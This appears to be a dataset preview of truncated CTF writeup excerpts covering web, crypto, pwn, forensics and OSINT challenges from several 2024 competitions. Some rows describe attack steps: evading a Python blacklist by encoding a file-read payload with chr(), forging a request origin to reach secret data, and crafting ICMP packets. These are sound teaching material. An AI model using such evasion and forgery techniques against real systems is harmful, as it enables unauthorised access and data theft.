
text_chunk stringlengths 151 703k |
|---|
i couldn't log in to my server so my friend kindly spun up a server to let me test makefiles. at least, they thought i couldn't log in :P
[https://madesense-okntin33tq-ul.a.run.app](https://madesense-okntin33tq-ul.a.run.app)
---

Visiting the website brings us to a page where we can enter a "Target name" and somethi... |
> i couldn’t log in to my server so my friend kindly spun up a server to let me test makefiles. at least, they thought i couldn’t log in ?
Download the code of the page by clicking on the link and examine it in detail.
Detailed explanation of the ... |
We are at 3.23.56.243:9003. We are so secure that we only allow requests from our own origin to access secret data.
---
Checking out the page request in Burp, we find this line in the response:
```yamlAccess-Control-Allow-Origin: https://texsaw2024.com```
So that's what our origin needs to be. Send the request to /... |
I need to study for a class but the quizlet I'm using has jumbled up answers that just don't make sense. Can you figure out how to read it?
[https://quizlet.com/882185739/sherlock-flash-cards/?funnelUUID=acf2df22-5f5c-4a67-9131-d0b6b18047df](https://quizlet.com/882185739/sherlock-flash-cards/?funnelUUID=acf2df22-5f5c-4... |
TLDR: We are given a server that communicates over ICMP, like the `ping` command. Use a utility that is capable of crafting custom ICMP packets and interact with a TinyDB on the remote machine to obtain the flag. I
Full writeup here: https://meashiri.github.io/ctf-writeups/posts/202403-jerseyctf/#p1ng-p0ng
```$ sudo ... |
Find what street this picture was taken from.
Format the flag as the following: The street name in all caps with the spaces replaced by underscores.
Example: If the street was Bourbon Street the flag would be: texsaw{BOURBON_STREET}
[picture.jpg](https://github.com/Nightxade/ctf-writeups/blob/master/assets/CTFs/T... |
1. Use the protocol statistics to determine that the bulk of the traffic is modbus1. There are several devices. Trial and error determines that the device with IP 10.0.2.7 is the one of interest.1. The TCP payload shows the following structure: 000400000006000600[03]00[66]1. We are interested in the thi... |
Surely they got it right this time.
`nc tagseries3.wolvctf.io 1337`
[chal.py](https://github.com/Nightxade/ctf-writeups/blob/master/assets/CTFs/Wolv-CTF-2024/crypto/tag-series-3/chal.py)
---
We're provided a Python source file:
```pyimport sysimport osfrom hashlib import sha1
MESSAGE = b"GET FILE: "SECRET = os.u... |
Don't worry, the interns wrote this one.
`nc tagseries1.wolvctf.io 1337`
[chal.py](https://github.com/Nightxade/ctf-writeups/blob/master/assets/CTFs/Wolv-CTF-2024/crypto/tag-series-1/chal.py)
---
We're provided a Python source:
```pyimport sysimport osfrom Crypto.Cipher import AES
MESSAGE = b"GET FILE: flag.txt"... |
## WOLPHV I: Reconnaissance- Tags: OSINT- Description: A new ransomware group you may have heard about has emerged: WOLPHV. There's already been reports of their presence in articles and posts. NOTE: Wolphv's twitter/X account and https://wolphv.chal.wolvsec.org/ are out of scope for all these challenges. Any flags fou... |
## find_the_flag3- Tags: Web- Description: The continuation of the annual Find the Flag on the web series. There is a flag hidden somewhere, broken into several parts. The task is to find all the parts and put them together.
## Solution- When we go the website, we see standard React page placeholder. We should go to th... |
A new ransomware group you may have heard about has emerged: WOLPHV
There's already been reports of their presence in articles and posts.
NOTE: Wolphv's twitter/X account and https://wolphv.chal.wolvsec.org/ are out of scope for all these challenges. Any flags found from these are not a part of these challenges
This is... |
# Note:Due to https://ctf.texsaw2024.com/ going down, I do not have the original file, but I have the (spoiler) demoved version which I uploaded to discord to display my progress.
# The crackme's background\In the past, I'v... |
I was AFK when the flag was being encrypted, can you help me get it back?
[NY_chal_time.py](https://github.com/Nightxade/ctf-writeups/blob/master/assets/CTFs/Wolv-CTF-2024/crypto/limited-2/NY_chal_time.py)
---
We're provided a Python source:
```pyimport timeimport randomimport sys
if __name__ == '__main__': fla... |
## ROSSAU- Tags: crypto- Author: BrokenAppendix- Description: My friend really likes sending me hidden messages, something about a public key with n = 5912718291679762008847883587848216166109 and e = 876603837240112836821145245971528442417. What is the name of player with the user ID of the private key exponent? (Wrap ... |
<html lang="en" data-color-mode="auto" data-light-theme="light" data-dark-theme="dark" data-a11y-animated-images="system" data-a11y-link-underlines="true" >
<head> <meta charset="utf-8"> <link rel="dns-prefetch" href="https://github.githubassets.com"> <link rel="dns-prefetch" href="https://avatars.githubus... |
# LACTF 2023
## the-secret-of-java-island
> **The Secret of Java Island** is a 2024 point-and-click graphic adventure game developed and published by LA CTF Games. It takes place in a fictional version of Indonesia during the age of hacking. The player assumes the role of Benson Liu, a young man who dreams of becoming ... |
# netrunner-detected
> The netrunners were detected in our network. They used LOTL tactics and utilized `nmap` but we don't know what the traffic means or what their ultimate goal was. Can you replicate the `nmap` scan based off the captured traffic?>> Flag Format: order the arguments in alphabetical order, left to rig... |
## babyre- Tags: Reverse Engineering- Description: Just a wee-little baby re challenge.
## Solution- To solve this question you need to download the following file. You can solve this challenge by reversing the file using Ghidra. Or you can just use "strings" and "grep" extensions and retrieve the flag.
```strings baby... |
We are given a page where when we click the cookie the counter goes up
![Webpage]
If we take a look at the source code the event listener code for the `DOMContentLoaded` event is what we are looking for.
```html <script> document.addEventListener('DOMContentLoaded', function() { var count = parseIn... |
## IntroductionIn this challenge, participants are tasked with performing OSINT (Open Source Intelligence) to uncover information leading to the discovery of a hidden flag. It appears that companies frequently experience document leaks, prompting the question of whether this particular company has encountered any such ... |
We're still trying to figure out who tom's new friend is. Did you dig into them from the forums? They honestly look familiar... and kind of cute.
Think we can find the flag from him?
Developed by: Cyb0rgSw0rd
---
Check out all of the users on the [forums](https://drtomlei.xyz/forums). See the writeup for crypto/a... |
## misc / Stop Drop and Roll
> The Fray: The Video Game is one of the greatest hits of the last... well, we don't remember quite how long. Our "computers" these days can't run much more than that, and it has a tendency to get repetitive...
```plaintext===== THE FRAY: THE VIDEO GAME =====Welcome!This video game is very ... |
<html lang="en" data-color-mode="auto" data-light-theme="light" data-dark-theme="dark" data-a11y-animated-images="system" data-a11y-link-underlines="true" >
<head> <meta charset="utf-8"> <link rel="dns-prefetch" href="https://github.githubassets.com"> <link rel="dns-prefetch" href="https://avatars.githubus... |
```Welcome to The Fray. This is a warm-up to test if you have what it takes to tackle the challenges of the realm. Are you brave enough?```
### Setup
```soliditypragma solidity 0.8.23;
import {RussianRoulette} from "./RussianRoulette.sol";
contract Setup { RussianRoulette public immutable TARGET;
constructor() p... |
Help Goku get over 9000 energy to defeat his enemy Vegeta and save the world.
3.23.56.243:9005
---
Visit the site. Head to Chrome Dev Tools --> Sources. Here's the .js file controlling it all:
```js
let currentEnergy = 0;
function gatheringEnergy(){ currentEnergy++; $("#energycount").html(`${currentEnergy}`... |
Password manager? I store all of mine in image form.
[freakyFlags.png](https://github.com/Nightxade/ctf-writeups/blob/master/assets/CTFs/Texsaw-CTF-2024/freakyFlags.png)
---
Import the image into MS Paint or any other image editor. Get the hex RGB values in order from top to bottom. Use a hex to ASCII converter to ... |
## Challenge description*Jigboy, the superhero, possesses the remarkable ability to reel in colossal fish from the depths of the deep blue sea.*
## Initial thought processWe are given a small file of 415 bytes named [flag.damaged](https://github.com/Jonnen98cool/CTF_writeups/blob/main/mapna_ctf_2024/helper/flag.damaged... |
# CRYPTO: Eve and The Thousand Keyssolvers: [N04M1st3r](https://github.com/N04M1st3r), [L3d](https://github.com/imL3d) writeup-writer: [L3d](https://github.com/imL3d)
**Description:**> We've found an exposed SSH service on the target company network. We scraped the SSH public keys from all the developers from their ... |
# JigBoy
> Description : Jigboy, the superhero, possesses the remarkable ability to reel in colossal fish from the depths of the deep blue sea.
JigBoy is one of the forensics challenge from the MAPNA CTF 2024 which ended up getting 5 solves in the CTF and i upsolved it since I couldnt play the CTF on time.
After extra... |
Just a little baby pwn.`nc babypwn.wolvctf.io 1337 `
[babypwn](https://github.com/Nightxade/ctf-writeups/blob/master/assets/CTFs/Wolv-CTF-2024/beginner/babypwn) [babypwn.c](https://github.com/Nightxade/ctf-writeups/blob/master/assets/CTFs/Wolv-CTF-2024/beginner/babypwn.c)
---
We're provided a binary ELF and a C sour... |
We start by checking the `script.py` script given to us:
```pythonfrom Crypto.Util.number import *
flag = "This flag has been REDACTED"moduli = "This array has been REDACTED"
m = bytes_to_long(flag.encode())e = 3remainders = [pow(m,e,n) for n in moduli]
f = open('output.txt','w')for i in range(len(moduli)): f.write(... |
All of the good functions are blacklisted. We'll have to pass in our payload character by character. We can read the flag normally with `print(open("flag.txt", "r").read())`, but typing these functions directly activates the blacklist. Instead, encode them as ascii characters, wrap them in `chr()`, and concatenate them... |
## Reverse Engineering/CSS Password (148 solves)Created by: `notnotpuns`> My web developer friend said JavaScript is insecure so he made a password vault with CSS. Can you find the password to open the vault? Wrap the flag in uoftctf{} Make sure to use a browser that supports the CSS :has selector, such as Firefox 121+... |
When we search for "UTD CSG" on google, the first result that pops up is UTD CSG's Youtube channel. When we go to the livestream section, we see the recordings of past meetings. When we look at the most recent "Introduction to CTFs" livestreams, at some point the officers demo a challenge involving mantis shrimps, whic... |
> I found this really good chips place, but I don’t want it to be crowded, so I’ve blurred everything. Hahaha!The flag is the address of this location as it’s shown on google maps. Good luck!Do not wrap the address in swampCTF{}

There are two impo... |
> I think OSINT challenges are stupid! If they aren’t, prove it! How far away is this? Don’t bother giving me the unit, there’s only one that you should be using in space anyways (use Astronomical Units). The flag entry is extremely forgiving just make sure you get the integer for distance right.

